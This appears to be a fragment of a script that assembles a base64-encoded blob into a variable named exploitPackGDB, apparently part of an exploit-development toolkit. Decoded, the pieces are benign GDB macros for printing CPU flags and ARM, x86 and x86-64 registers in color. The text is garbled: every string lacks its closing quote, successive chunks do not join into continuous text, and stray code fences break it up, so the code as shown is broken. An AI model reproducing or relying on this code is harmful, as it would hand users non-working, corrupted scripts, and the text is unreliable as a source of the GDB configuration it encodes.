exploitPackGDB += "KCgodW5zaWduZWQgaW50KSRlZmxhZ3MgPj4gOCkgJiAxKQogICAgICA
exploitPackGDB += "JWQ+ICBaRiA8JWQ+ICBBRiA8JWQ+ICBQRiA8JWQ+ICBDRiA8JWQ+XG4
exploitPackGDB += "ICAgKCgodW5zaWduZWQgaW50KSRlZmxhZ3MgPj4gNykgJiAxKSwgKCg
exploitPackGDB += "ZmxhZ3MgPj4gNikgJiAxKSxcCiAgICAgICAgICAgICAgICAgICAgICAgI
exploitPackGDB += "ID4+IDQpICYgMSksICgoKHVuc2lnbmVkIGludCkkZWZsYWdzID4+IDI
exploitPackGDB += "ZWQgaW50KSRlZmxhZ3MgJiAxKQogICAgICAgICAgICAgICAgICAgICAgI
```

```
exploitPackGDB += "PiBWSUYgPCVkPiBBQyA8JWQ+IixcCiAgICAgICAgICAgICgoKHV
exploitPackGDB += "YWdzID4+IDB4MTUpICYgMSksICgoKHVuc2lnbmVkIGludCkkZWZsYWd
exploitPackGDB += "IFwKICAgICAgICAgICAgICAgKCgodW5zaWduZWQgaW50KSRlZmxhZ3M
exploitPackGDB += "KCgodW5zaWduZWQgaW50KSRlZmxhZ3MgPj4gMHgxMikgJiAxKQogICA
exploitPackGDB += "TSA8JWQ+ICBSRiA8JWQ+ICBOVCA8JWQ+ICBJT1BMIDwlZD5cbiIsXAo
exploitPackGDB += "KCh1bnNpZ25lZCBpbnQpJGVmbGFncyA+PiAweDExKSAmIDEpLCAoKCh
exploitPackGDB += "bGFncyA+PiAweDEwKSAmIDEpLFwKICAgICAgICAgICAgICAgKCgodW5
exploitPackGDB += "Z3MgPj4gMHhFKSAmIDEpLCAoKCh1bnNpZ25lZCBpbnQpJGVmbGFncyA
exploitPackGDB += "ICBlbmQKZW5kCmRvY3VtZW50IGVmbGFncwpTeW50YXg6IGVmbGFncwp
exploitPackGDB += "ZWdpc3Rlci4KZW5kCgoKZGVmaW5lIGNwc3IKCWVmbGFncwplbmQKZG9
exploitPackGDB += "YXg6IGNwc3IKfCBQcmludCBjcHNyIHJlZ2lzdGVyLgplbmQKCmRlZml
exploitPackGDB += "aW50ZiAiICAiCiAgICAjIFIwCiAgICBjb2xvciAkQ09MT1JfUkVHTkF
exploitPackGDB += "MDoiCiAgICBpZiAoJHIwICE9ICRvbGRyMCAmJiAkU0hPV1JFR0NIQU5
exploitPackGDB += "ICBjb2xvciAkQ09MT1JfUkVHVkFMX01PRElGSUVECiAgICBlbHNlCiA
exploitPackGDB += "TE9SX1JFR1ZBTAogICAgZW5kCiAgICBwcmludGYgIiAgMHglMDhYICA
exploitPackGDB += "ICAgIGNvbG9yICRDT0xPUl9SRUdOQU1FCiAgICBwcmludGYgIlIxOiI
exploitPackGDB += "JG9sZHIxICYmICRTSE9XUkVHQ0hBTkdFUyA9PSAxKQogICAgICAgIGN
exploitPackGDB += "QUxfTU9ESUZJRUQKICAgIGVsc2UKICAgICAgICBjb2xvciAkQ09MT1J
exploitPackGDB += "ICAgIHByaW50ZiAiIDB4JTA4WCAgIiwgJHIxCgkjIFIyCiAgICBjb2x
exploitPackGDB += "RQogICAgcHJpbnRmICJSMjoiCiAgICBpZiAoJHIyICE9ICRvbGRyMiA
exploitPackGDB += "RVMgPT0gMSkKICAgICAgICBjb2xvciAkQ09MT1JfUkVHVkFMX01PREl
exploitPackGDB += "ICAgICAgY29sb3IgJENPTE9SX1JFR1ZBTAogICAgZW5kCiAgICBwcml
exploitPackGDB += "LCAkcjIKCSMgUjMKICAgIGNvbG9yICRDT0xPUl9SRUdOQU1FCiAgICB
exploitPackGDB += "IGlmICgkcjMgIT0gJG9sZHIzICYmICRTSE9XUkVHQ0hBTkdFUyA9PSA
exploitPackGDB += "ICRDT0xPUl9SRUdWQUxfTU9ESUZJRUQKICAgIGVsc2UKICAgICAgICB
exploitPackGDB += "VkFMCiAgICBlbmQKICAgIHByaW50ZiAiICAweCUwOFhcbiIsICRyMwo
exploitPackGDB += "CSMgUjQKICAgIGNvbG9yICRDT0xPUl9SRUdOQU1FCiAgICBwcmludGY
exploitPackGDB += "cjQgIT0gJG9sZHI0ICYmICRTSE9XUkVHQ0hBTkdFUyA9PSAxKQogICA
exploitPackGDB += "Ul9SRUdWQUxfTU9ESUZJRUQKICAgIGVsc2UKICAgICAgICBjb2xvciA
exploitPackGDB += "ICBlbmQKICAgIHByaW50ZiAiICAweCUwOFggICIsICRyNAogICAgIyB
exploitPackGDB += "TE9SX1JFR05BTUUKICAgIHByaW50ZiAiUjU6IgogICAgaWYgKCRyNSA
exploitPackGDB += "T1dSRUdDSEFOR0VTID09IDEpCiAgICAgICAgY29sb3IgJENPTE9SX1J
exploitPackGDB += "ICAgZWxzZQogICAgICAgIGNvbG9yICRDT0xPUl9SRUdWQUwKICAgIGV
exploitPackGDB += "MHglMDhYICAiLCAkcjUKCSMgUjYKICAgIGNvbG9yICRDT0xPUl9SRUd
exploitPackGDB += "IlI2OiIKICAgIGlmICgkcjYgIT0gJG9sZHI2ICYmICRTSE9XUkVHQ0h
exploitPackGDB += "ICAgIGNvbG9yICRDT0xPUl9SRUdWQUxfTU9ESUZJRUQKICAgIGVsc2U
exploitPackGDB += "Q09MT1JfUkVHVkFMCiAgICBlbmQKICAgIHByaW50ZiAiICAweCUwOFg
exploitPackGDB += "ICAgY29sb3IgJENPTE9SX1JFR05BTUUKICAgIHByaW50ZiAiUjc6Igo
exploitPackGDB += "b2xkcjcgJiYgJFNIT1dSRUdDSEFOR0VTID09IDEpCiAgICAgICAgY29
exploitPackGDB += "TF9NT0RJRklFRAogICAgZWxzZQogICAgICAgIGNvbG9yICRDT0xPUl9
exploitPackGDB += "ICAgcHJpbnRmICIgIDB4JTA4WFxuIiwgJHI3CiAgICBwcmludGYgIiA
exploitPackGDB += "b3IgJENPTE9SX1JFR05BTUUKICAgIHByaW50ZiAiUjg6IgogICAgaWY
exploitPackGDB += "JiYgJFNIT1dSRUdDSEFOR0VTID09IDEpCiAgICAgICAgY29sb3IgJEN
exploitPackGDB += "RklFRAogICAgZWxzZQogICAgICAgIGNvbG9yICRDT0xPUl9SRUdWQUw
exploitPackGDB += "bnRmICIgIDB4JTA4WCAgIiwgJHI4CgkjIFI5CiAgICBjb2xvciAkQ09
exploitPackGDB += "cHJpbnRmICJSOToiCiAgICBpZiAoJHI5ICE9ICRvbGRyOSAmJiAkU0h
exploitPackGDB += "MSkKICAgICAgICBjb2xvciAkQ09MT1JfUkVHVkFMX01PRElGSUVECiA
exploitPackGDB += "Y29sb3IgJENPTE9SX1JFR1ZBTAogICAgZW5kCiAgICBwcmludGYgIiA
exploitPackGDB += "IyBSMTAKICAgIGNvbG9yICRDT0xPUl9SRUdOQU1FCiAgICBwcmludGY
exploitPackGDB += "JHIxMCAhPSAkb2xkcjEwICYmICRTSE9XUkVHQ0hBTkdFUyA9PSAxKQo
exploitPackGDB += "T0xPUl9SRUdWQUxfTU9ESUZJRUQKICAgIGVsc2UKICAgICAgICBjb2x
```

```
exploitPackGDB += "CiAgICBlbmQKICAgIHByaW50ZiAiIDB4JTA4WCAgIiwgJHIxMAoJIyB
exploitPackGDB += "T0xPUl9SRUdOQU1FCiAgICBwcmludGYgIlIxMToiCiAgICBpZiAoJHI
exploitPackGDB += "ICRTSE9XUkVHQ0hBTkdFUyA9PSAxKQogICAgICAgIGNvbG9yICRDT0x
exploitPackGDB += "RUQKICAgIGVsc2UKICAgICAgICBjb2xvciAkQ09MT1JfUkVHVkFMCiA
exploitPackGDB += "ZiAiIDB4JTA4WCAiLCAkcjExCiAgICBkdW1wanVtcAogICAgcHJpbnR
exploitPackGDB += "CiAgICBjb2xvciAkQ09MT1JfUkVHTkFNRQogICAgcHJpbnRmICIgIFI
exploitPackGDB += "MiAhPSAkb2xkcjEyICYmICRTSE9XUkVHQ0hBTkdFUyA9PSAxKQogICA
exploitPackGDB += "Ul9SRUdWQUxfTU9ESUZJRUQKICAgIGVsc2UKICAgICAgICBjb2xvciA
exploitPackGDB += "ICBlbmQKICAgIHByaW50ZiAiIDB4JTA4WCIsICRyMTIKICAgIHByaW5
exploitPackGDB += "CiAgICBjb2xvciAkQ09MT1JfUkVHTkFNRQogICAgcHJpbnRmICJTUDo
exploitPackGDB += "ICRvbGRzcCAmJiAkU0hPV1JFR0NIQU5HRVMgPT0gMSkKICAgICAgICB
exploitPackGDB += "VkFMX01PRElGSUVECiAgICBlbHNlCiAgICAgICAgY29sb3IgJENPTE9
exploitPackGDB += "CiAgICBwcmludGYgIiAweCUwOFggICIsICRzcAoJIyBMUgogICAgY29
exploitPackGDB += "TUUKICAgIHByaW50ZiAiTFI6IgogICAgaWYgKCRsciAhPSAkb2xkbHI
exploitPackGDB += "R0VTID09IDEpCiAgICAgICAgY29sb3IgJENPTE9SX1JFR1ZBTF9NT0R
exploitPackGDB += "ICAgICAgIGNvbG9yICRDT0xPUl9SRUdWQUwKICAgIGVuZAogICAgcHJ
exploitPackGDB += "IiwgJGxyCgkjIFBDCiAgICBjb2xvciAkQ09MT1JfUkVHTkFNRQogICA
exploitPackGDB += "ICBjb2xvciAkQ09MT1JfUkVHVkFMX01PRElGSUVECiAgICBwcmludGY
exploitPackGDB += "cGMKICAgIGNvbG9yX2JvbGQKICAgIGNvbG9yX3VuZGVybGluZQogICA
exploitPackGDB += "VUZMQUdTCiAgICBmbGFncwoJY29sb3JfcmVzZXQKICAgIHByaW50ZiA
exploitPackGDB += "dCByZWdhcm0KU3ludGF4OiByZWdhcm0KfCBBdXhpbGlhcnkgZnVuY3R
exploitPackGDB += "Uk0gcmVnaXN0ZXJzLgplbmQKCmRlZmluZSByZWd4NjQKICAgICMgNjR
exploitPackGDB += "cmludGYgIiAgIgogICAgIyBSQVgKICAgIGNvbG9yICRDT0xPUl9SRUd
exploitPackGDB += "IlJBWDoiCiAgICBpZiAoJHJheCAhPSAkb2xkcmF4ICYmICRTSE9XUkV
exploitPackGDB += "ICAgICAgIGNvbG9yICRDT0xPUl9SRUdWQUxfTU9ESUZJRUQKICAgIGV
exploitPackGDB += "ciAkQ09MT1JfUkVHVkFMCiAgICBlbmQKICAgIHByaW50ZiAiIDB4JTA
exploitPackGDB += "ICAjIFJCWAogICAgY29sb3IgJENPTE9SX1JFR05BTUUKICAgIHByaW5
exploitPackGDB += "ICgkcmJ4ICE9ICRvbGRyYnggJiYgJFNIT1dSRUdDSEFOR0VTID09IDE
exploitPackGDB += "JENPTE9SX1JFR1ZBTF9NT0RJRklFRAogICAgZWxzZQogICAgICAgIGN
exploitPackGDB += "QUwKICAgIGVuZAogICAgcHJpbnRmICIgMHglMDE2bFggICIsICRyYng
exploitPackGDB += "b2xvciAkQ09MT1JfUkVHTkFNRQogICAgcHJpbnRmICJSQlA6IgogICA
exploitPackGDB += "ZHJicCAmJiAkU0hPV1JFR0NIQU5HRVMgPT0gMSkKICAgICAgICBjb2x
exploitPackGDB += "X01PRElGSUVECiAgICBlbHNlCiAgICAgICAgY29sb3IgJENPTE9SX1J
exploitPackGDB += "ICBwcmludGYgIiAweCUwMTZsWCAgIiwgJHJicAogICAgIyBSU1AKICA
exploitPackGDB += "RUdOQU1FCiAgICBwcmludGYgIlJTUDoiCiAgICBpZiAoJHJzcCAhPSA
exploitPackGDB += "UkVHQ0hBTkdFUyA9PSAxKQogICAgICAgIGNvbG9yICRDT0xPUl9SRUd
exploitPackGDB += "IGVsc2UKICAgICAgICBjb2xvciAkQ09MT1JfUkVHVkFMCiAgICBlbmQ
exploitPackGDB += "JTAxNmxYICAiLCAkcnNwCiAgICBjb2xvcl9ib2xkCiAgICBjb2xvcl9
exploitPackGDB += "bG9yICRDT0xPUl9DUFVGTEFHUwogICAgZmxhZ3MKICAgIGNvbG9yX3J
exploitPackGDB += "IiAgIgogICAgIyBSREkKICAgIGNvbG9yICRDT0xPUl9SRUdOQU1FCiA
exploitPackGDB += "CiAgICBpZiAoJHJkaSAhPSAkb2xkcmRpICYmICRTSE9XUkVHQ0hBTkd
exploitPackGDB += "bG9yICRDT0xPUl9SRUdWQUxfTU9ESUZJRUQKCWVsc2UKCSAgICBjb2x
exploitPackGDB += "CgllbmQKCXByaW50ZiAiIDB4JTAxNmxYICAiLCAkcmRpCgkjIFJTSQo
exploitPackGDB += "X1JFR05BTUUKICAgCXByaW50ZiAiUlNJOiIKCWlmICgkcnNpICE9ICR
exploitPackGDB += "RUdDSEFOR0VTID09IDEpCgkgICAgY29sb3IgJENPTE9SX1JFR1ZBTF9
exploitPackGDB += "ICAgICAgIGNvbG9yICRDT0xPUl9SRUdWQUwKCWVuZAoJcHJpbnRmICIgMHg
exploitPackGDB += "CSMgUkRYCiAgICBjb2xvciAkQ09MT1JfUkVHTkFNRQogICAJcHJpbnR
exploitPackGDB += "ZHggIT0gJG9sZHJkeCAmJiAkU0hPV1JFR0NIQU5HRVMgPT0gMSkKCSA
exploitPackGDB += "UkVHVkFMX01PRElGSUVECgllbHNlCgkgICAgY29sb3IgJENPTE9SX1J
exploitPackGDB += "dGYgIiAweCUwMTZsWCAgIiwgJHJkeAoJIyBSQ1gKICAgIGNvbG9yICR
exploitPackGDB += "IAlwcmludGYgIlJDWDoiCglpZiAoJHJjeCAhPSAkb2xkcmN4ICYmICR
```

```
exploitPackGDB += "PSAxKQoJICAgIGNvbG9yICRDT0xPUl9SRUdWQUxfTU9ESUZJRUQKCWV
exploitPackGDB += "Q09MT1JfUkVHVkFMCiAgICBlbmQKICAgIHByaW50ZiAiIDB4JTAxNmx
exploitPackGDB += "IFJJUAogICAgY29sb3IgJENPTE9SX1JFR05BTUUKICAgIHByaW50ZiA
exploitPackGDB += "ICRDT0xPUl9SRUdWQUxfTU9ESUZJRUQKICAgIHByaW50ZiAiIDB4JTA
exploitPackGDB += "ICAgICMgUjgKICAgIGNvbG9yICRDT0xPUl9SRUdOQU1FCiAgIAlwcml
exploitPackGDB += "JHI4ICE9ICRvbGRyOCAmJiAkU0hPV1JFR0NIQU5HRVMgPT0gMSkKCSA
exploitPackGDB += "UkVHVkFMX01PRElGSUVECgllbHNlCgkgICAgY29sb3IgJENPTE9SX1J
exploitPackGDB += "ICBwcmludGYgIiAweCUwMTZsWCAgIiwgJHI4CiAgICAjIFI5CiAgICB
exploitPackGDB += "TkFNRQogICAJcHJpbnRmICJSOSA6IgogICAgaWYgKCRyOSAhPSAkb2x
exploitPackGDB += "SEFOR0VTID09IDEpCgkgICAgY29sb3IgJENPTE9SX1JFR1ZBTF9NT0R
exploitPackGDB += "IGNvbG9yICRDT0xPUl9SRUdWQUwKICAgIGVuZAogICAgcHJpbnRmICI
exploitPackGDB += "OQogICAgIyBSMTAKICAgIGNvbG9yICRDT0xPUl9SRUdOQU1FCiAgIAl
exploitPackGDB += "ICBpZiAoJHIxMCAhPSAkb2xkcjEwICYmICRTSE9XUkVHQ0hBTkdFUyA
exploitPackGDB += "ICRDT0xPUl9SRUdWQUxfTU9ESUZJRUQKCWVsc2UKCSAgICBjb2xvciA
exploitPackGDB += "ICBlbmQKICAgIHByaW50ZiAiIDB4JTAxNmxYICAiLCAkcjEwCiAgICA
exploitPackGDB += "JENPTE9SX1JFR05BTUUKICAgIHByaW50ZiAiUjExOiIKCWlmICgkcjE
exploitPackGDB += "JFNIT1dSRUdDSEFOR0VTID09IDEpCgkgICAgY29sb3IgJENPTE9SX1J
exploitPackGDB += "ZWxzZQoJICAgIGNvbG9yICRDT0xPUl9SRUdWQUwKICAgIGVuZAogICA
exploitPackGDB += "bFggICIsICRyMTEKICAgICMgUjEyCiAgICBjb2xvciAkQ09MT1JfUkV
exploitPackGDB += "MTI6IgogICAgaWYgKCRyMTIgIT0gJG9sZHIxMiAmJiAkU0hPV1JFR0N
exploitPackGDB += "ICBjb2xvciAkQ09MT1JfUkVHVkFMX01PRElGSUVECgllbHNlCgkgICA
exploitPackGDB += "R1ZBTAogICAgZW5kCiAgICBwcmludGYgIiAweCUwMTZsWFxuICAiLCA
exploitPackGDB += "ICAgY29sb3IgJENPTE9SX1JFR05BTUUKICAgCXByaW50ZiAiUjEzOiI
exploitPackGDB += "ICRvbGRyMTMgJiYgJFNIT1dSRUdDSEFOR0VTID09IDEpCgkgICAgY29
exploitPackGDB += "TF9NT0RJRklFRAoJZWxzZQoJICAgIGNvbG9yICRDT0xPUl9SRUdWQUw
exploitPackGDB += "bnRmICIgMHglMDE2bFggICIsICRyMTMKICAgICMgUjE0CiAgICBjb2x
exploitPackGDB += "RQogICAgcHJpbnRmICJSMTQ6IgogICAgaWYgKCRyMTQgIT0gJG9sZHI
exploitPackGDB += "QU5HRVMgPT0gMSkKCSAgICBjb2xvciAkQ09MT1JfUkVHVkFMX01PREl
exploitPackGDB += "Y29sb3IgJENPTE9SX1JFR1ZBTAogICAgZW5kCiAgICBwcmludGYgIiA
exploitPackGDB += "NAogICAgIyBSMTUKCWNvbG9yICRDT0xPUl9SRUdOQU1FCiAgICBwcml
exploitPackGDB += "ZiAoJHIxNSAhPSAkb2xkcjE1ICYmICRTSE9XUkVHQ0hBTkdFUyA9PSA
exploitPackGDB += "T0xPUl9SRUdWQUxfTU9ESUZJRUQKCWVsc2UKCSAgICBjb2xvciAkQ09
exploitPackGDB += "bmQKICAgIHByaW50ZiAiIDB4JTAxNmxYXG4gICIsICRyMTUKICAJY29
exploitPackGDB += "TUUKICAgIHByaW50ZiAiQ1M6IgogICAgY29sb3IgJENPTE9SX1JFR1Z
exploitPackGDB += "JTA0WCAgIiwgJGNzCiAgICBjb2xvciAkQ09MT1JfUkVHTkFNRQogICA
exploitPackGDB += "ICBjb2xvciAkQ09MT1JfUkVHVkFMCiAgICBwcmludGYgIiAlMDRYICA
exploitPackGDB += "ICRDT0xPUl9SRUdOQU1FCiAgICBwcmludGYgIkVTOiIKICAgIGNvbG9
exploitPackGDB += "ICAgIHByaW50ZiAiCUwNFggICIsICRlcwogICAgY29sb3IgJENPTE9
exploitPackGDB += "aW50ZiAiRlM6IgogICAgY29sb3IgJENPTE9SX1JFR1ZBTAogICAgcHJ
exploitPackGDB += "JGZzCiAgICBjb2xvciAkQ09MT1JfUkVHTkFNRQogICAgcHJpbnRmICJ
exploitPackGDB += "Q09MT1JfUkVHVkFMCiAgICBwcmludGYgIiAlMDRYICAiLCAkZ3MKICA
exploitPackGDB += "RUdOQU1FCiAgICBwcmludGYgIlNTOiIKICAgIGNvbG9yICRDT0xPUl9
exploitPackGDB += "ZiAiICUwNFgiLCAkc3MKICAgIGNvbG9yX3Jlc2V0CmVuZApkb2N1bWV
exploitPackGDB += "OiByZWd4NjQKfCBBdXhpbGlhcnkgZnVuY3Rpb24gdG8gZGlzcGxheSB
exploitPackGDB += "LgplbmQKCgpkZWZpbmUgcmVneDg2CiAgICBwcmludGYgIiAgIgogICA
exploitPackGDB += "ICRDT0xPUl9SRUdOQU1FCglwcmludGYgIkVBWDoiCiAgICBpZiAoJGV
exploitPackGDB += "ICRTSE9XUkVHQ0hBTkdFUyA9PSAxKQogICAJIAljb2xvciAkQ09MT1J
exploitPackGDB += "CiAgIAllbHNlCiAgIAkgCWNvbG9yICRDT0xPUl9SRUdWQUwKICAgCWV
exploitPackGDB += "MHglMDhYICAiLCAkZWF4CiAgIAkjIEVCWAogICAgY29sb3IgJENPTE9
exploitPackGDB += "aW50ZiAiRUJYOiIKICAgCWlmICgkZWJ4ICE9ICRvbGRlYnggJiYgJFN
exploitPackGDB += "IDEpIAoJICAgIGNvbG9yICRDT0xPUl9SRUdWQUxfTU9ESUZJRUQJCQo
```

```
exploitPackGDB += "bG9yICRDT0xPUl9SRUdWQUwKICAgCWVuZAogICAJcHJpbnRmICIgMHg
exploitPackGDB += "IAkjIEVDWAogICAgY29sb3IgJENPTE9SX1JFR05BTUUKICAgCXByaW5
exploitPackGDB += "ICgkZWN4ICE9ICRvbGRlY3ggJiYgJFNIT1dSRUdDSEFOR0VTID09IDE
exploitPackGDB += "TE9SX1JFR1ZBTF9NT0RJRklFRAoJZWxzZQoJICAgIGNvbG9yICRDT0x
exploitPackGDB += "cHJpbnRmICIgMHglMDhYICAiLCAkZWN4CgkjIEVEWAoJY29sb3IgJEN
exploitPackGDB += "aW50ZiAiRURYOiIKCWlmICgkZWR4ICE9ICRvbGRlZHggJiYgJFNIT1d
exploitPackGDB += "CgkgICAgY29sb3IgJENPTE9SX1JFR1ZBTF9NT0RJRklFRAoJZWxzZQo
exploitPackGDB += "Ul9SRUdWQUwKCWVuZAogICAgICAgIHByaW50ZiAiIDB4JTA4WCAgIiw
exploitPackGDB += "ZAoJY29sb3JfdW5kZXJsaW5lCgljb2xvciAkQ09MT1JfQ1BVRkxBR1M
exploitPackGDB += "b2xvcl9yZXNldAogICAgcHJpbnRmICIgICIKICAgICMgRVNJCgljb2x
exploitPackGDB += "RQogICAgcHJpbnRmICJFU0k6IgogICAgaWYgKCRlc2kgIT0gJG9sZGV
exploitPackGDB += "QU5HRVMgPT0gMSkKCSAgICBjb2xvciAkQ09MT1JfUkVHVkFMX01PREl
exploitPackGDB += "Y29sb3IgJENPTE9SX1JFR1ZBTAoJZW5kCglwcmludGYgIiAweCUwOFg
exploitPackGDB += "Cgljb2xvciAkQ09MT1JfUkVHTkFNRQogICAgcHJpbnRmICJFREk6Igo
exploitPackGDB += "ZGVkaSAmJiAkU0hPV1JFR0NIQU5HRVMgPT0gMSkKCSAgICBjb2xvciA
exploitPackGDB += "RElGSUVECgllbHNlCgkgICAgY29sb3IgJENPTE9SX1JFR1ZBTAoJZW5
exploitPackGDB += "OFggICIsICRlZGkKCSMgRUJQCgljb2xvciAkQ09MT1JfUkVHTkFNRQo
exploitPackGDB += "aWYgKCRlYnAgIT0gJG9sZGVicCAmJiAkU0hPV1JFR0NIQU5HRVMgPT0
exploitPackGDB += "Q09MT1JfUkVHVkFMX01PRElGSUVECgllbHNlCgkgICAgY29sb3IgJEN
exploitPackGDB += "CglwcmludGYgIiAweCUwOFggICIsICRlYnAKCSMgRVNQCgljb2xvciA
exploitPackGDB += "ICAgcHJpbnRmICJFU1A6IgoJaWYgKCRlc3AgIT0gJG9sZGVzcCAmJiA
exploitPackGDB += "PT0gMSkKCSAgICBjb2xvciAkQ09MT1JfUkVHVkFMX01PRElGSUVECgl
exploitPackGDB += "JENPTE9SX1JFR1ZBTAogICAgZW5kCiAgICBwcmludGYgIiAweCUwOFg
exploitPackGDB += "RUlQCiAgICBjb2xvciAkQ09MT1JfUkVHTkFNRQogICAgcHJpbnRmICJ
exploitPackGDB += "JENPTE9SX1JFR1ZBTF9NT0RJRklFRAogICAgcHJpbnRmICIgMHglMDh
exploitPackGDB += "IGNvbG9yICRDT0xPUl9SRUdOQU1FCiAgICBwcmludGYgIkNTOiIKICA
exploitPackGDB += "RUdWQUwKICAgIHByaW50ZiAiICUwNFggICIsICRjcwogICAgY29sb3I
exploitPackGDB += "ICAgIHByaW50ZiAiRFM6IgogICAgY29sb3IgJENPTE9SX1JFR1ZBTAo
exploitPackGDB += "WCAgIiwgJGRzCiAgICBjb2xvciAkQ09MT1JfUkVHTkFNRQogICAgcHJ
exploitPackGDB += "b2xvciAkQ09MT1JfUkVHVkFMCiAgICBwcmludGYgIiAlMDRYICAiLCA
exploitPackGDB += "T0xPUl9SRUdOQU1FCiAgICBwcmludGYgIkZTOiIKICAgIGNvbG9yICR
exploitPackGDB += "IHByaW50ZiAiICUwNFggICIsICRmcwogICAgY29sb3IgJENPTE9SX1J
exploitPackGDB += "ZiAiR1M6IgogICAgY29sb3IgJENPTE9SX1JFR1ZBTAogICAgcHJpbnR
exploitPackGDB += "CiAgICBjb2xvciAkQ09MT1JfUkVHTkFNRQogICAgcHJpbnRmICJTUzo
exploitPackGDB += "T1JfUkVHVkFMCiAgICBwcmludGYgIiAlMDRYIiwgJHNzCiAgICBjb2x
exploitPackGDB += "dW1lbnQgcmVneDg2ClN5bnRheDogcmVneDg2CnwgQXV4aWxpYXJ5IGZ
exploitPackGDB += "YXkgWDg2IHJlZ2lzdGVycy4KZW5kCgoKZGVmaW5lIHJlZwogICAgaWY
exploitPackGDB += "ICAgcmVnYXJtCgkgICAgaWYgKCRTSE9XUkVHQ0hBTkdFUyA9PSAxKQo
exploitPackGDB += "ZHIwICA9ICRyMAoJICAgICAgICBzZXQgJG9sZHIxICA9ICRyMQoJICA
exploitPackGDB += "ICA9ICRyMgoJICAgICAgICBzZXQgJG9sZHIzICA9ICRyMwoJICAgICA
exploitPackGDB += "ICRyNAoJICAgICAgICBzZXQgJG9sZHI1ICA9ICRyNQoJICAgICAgICB
exploitPackGDB += "NgoJICAgICAgICBzZXQgJG9sZHI3ICA9ICRyNwoJICAgICAgICBzZXQ
exploitPackGDB += "ICAgCQlzZXQgJG9sZHI5ICA9ICRyOQoJICAgIAlzZXQgJG9sZHIxMCA
exploitPackGDB += "ICRvbGRyMTEgPSAkcjExCgkJCXNldCAkb2xkcjEyID0gJHIxMgoJCQl
exploitPackGDB += "cAoJCQlzZXQgJG9sZGxyICA9ICRscgoJICAgIGVuZAogICAgZWxzZQo
exploitPackGDB += "SVRTID09IDEpCiAgICAgICAgICAgIHJlZ3g2NAogICAgICAgIGVsc2U
exploitPackGDB += "eDg2CiAgICAgICAgZW5kCiAgICAgICAgIyBjYWxsIHNtYWxscmVnaXN
exploitPackGDB += "ZWdpc3RlcnMKICAgICAgICAgICAjIGRpc3BsYXkgY29uZGl0aW9uYWwganV
exploitPackGDB += "aWYgKCQ2NEJJVFMgPT0gMSkKICAgIAkgICAgICAgIHJpbnRmICJcdFx0XHR
exploitPackGDB += "ICAgICBkdW1wanVtcAogICAgICAgICAgIHByaW50ZiAiXG4iCiAgICAgICA
exploitPackGDB += "TkdFUyA9PSAxKQogICAgCSAgICBpZiAoJDY0QklUUyA9PSAxKQoJICA
```

```
exploitPackGDB += "YXggPSAkcmF4CgkJCSAgICBzZXQgJG9sZHJieCA9ICRyYngKICAgIAk
exploitPackGDB += "JHJjeAoJICAgIAkJc2V0ICRvbGRyZHggPSAkcmR4CgkJICAgIAlzZXQ
exploitPackGDB += "ICAgIAkJCXNldCAkb2xkcmRpID0gJHJkaQoJICAgIAkJc2V0ICRvbGR
exploitPackGDB += "IAlzZXQgJG9sZHJzcCA9ICRyc3AKCQkJICAgIHNldCAkb2xkcjggID0
exploitPackGDB += "JG9sZHI5ICA9ICRyOQoJICAgIAkJc2V0ICRvbGRyMTAgPSAkcjEwCgk
exploitPackGDB += "MSA9ICRyMTEKCQkJICAgIHNldCAkb2xkcjEyID0gJHIxMgogICAgCQk
exploitPackGDB += "cjEzCgkgICAgCQlzZXQgJG9sZHIxNCA9ICRyMTQKCQkgICAgCXNldCA
exploitPackGDB += "ICAgCQllbHNlCgkgICAgICAgIAlzZXQgJG9sZGVheCA9ICRlYXgKCQk
exploitPackGDB += "ID0gJGVieAoJCQkgICAgc2V0ICRvbGRlY3ggPSAkZWN4CiAgICAJCQl
exploitPackGDB += "ZHgKCSAgICAJCXNldCAkb2xkZXNpID0gJGVzaQoJCSAgICAJc2V0ICR
exploitPackGDB += "CSAgICBzZXQgJG9sZGVicCA9ICRlYnAKCQkJICAgIHNldCAkb2xkZXN
exploitPackGDB += "bmQKCSAgICBlbmQKICAgIGVuZAplbmQKZG9jdW1lbnQgcmVnClN5bnR
exploitPackGDB += "Q1BVIHJlZ2lzdGVycy4KZW5kCgoKZGVmaW5lIHNtYWxscmVnaXN0ZXJ
exploitPackGDB += "UyA9PSAxKQogICAgIzY0Yml0cyBzdHVmZgoJICAgICMgZnJvbSByYXg
exploitPackGDB += "ICRyYXggJiAweGZmZmZmZmZmCiAgICAJc2V0ICRheCAgPSAkcmF4ICY
exploitPackGDB += "ICRhbCAgPSAkYXggJiAweGZmCiAgICAJc2V0ICRhaCAgPSAkYXggPj4
exploitPackGDB += "YngKICAgIAlzZXQgJGVieCA9ICRyYnggJiAweGZmZmZmZmZmCiAgICA
exploitPackGDB += "ICYgMHhmZmZmCiAgICAJc2V0ICRibCAgPSAkYnggJiAweGZmCiAgICA
exploitPackGDB += "Pj4gOAoJICAgICMgZnJvbSByY3gKICAgIAlzZXQgJGVjeCA9ICRyY3g
exploitPackGDB += "ICAJc2V0ICRjeCAgPSAkcmN4ICYgMHhmZmZmCiAgICAJc2V0ICRjbCA
exploitPackGDB += "ICAgc2V0ICRjaCAgPSAkY3ggPj4gOAogICAgCSMgZnJvbSByZHgKICA
exploitPackGDB += "ZHggJiAweGZmZmZmZmZmCiAgICAJc2V0ICRkeCAgPSAkcmR4ICYgMHh
exploitPackGDB += "bCAgPSAkZHggJiAweGZmCiAgICAJc2V0ICRkaCAgPSAkZHggPj4gOAo
exploitPackGDB += "ICAgIAlzZXQgJGVzaSA9ICRyc2kgJiAweGZmZmZmZmZmCiAgICAJc2V
exploitPackGDB += "MHhmZmZmCiAgICAJIyBmcm9tIHJkaQogICAgCXNldCAkZWRpID0gJHJ
exploitPackGDB += "ICAgIAlzZXQgJGRpICA9ICRyZGkgJiAweGZmZmYJCQogICAgIzMyIGJ
exploitPackGDB += "c2UKCSAgICAjIGZyb20gZWF4CiAgICAJc2V0ICRheCA9ICRlYXggJiA
exploitPackGDB += "JGFsID0gJGF4ICYgMHhmZgogICAgCXNldCAkYWggPSAkYXggPj4gOAo
exploitPackGDB += "ICAgIAlzZXQgJGJ4ID0gJGVieCAmIDB4ZmZmZgogICAgCXNldCAkYmw
exploitPackGDB += "ICAJc2V0ICRiaCA9ICRieCA+PiA4CiAgICAJIyBmcm9tIGVjeAogICA
exploitPackGDB += "ICYgMHhmZmZmCiAgICAJc2V0ICRjbCA9ICRjeCAmIDB4ZmYKICAgIAl
exploitPackGDB += "IDgKICAgIAkjIGZyb20gZWR4CiAgICAJc2V0ICRkeCA9ICRlZHggJiA
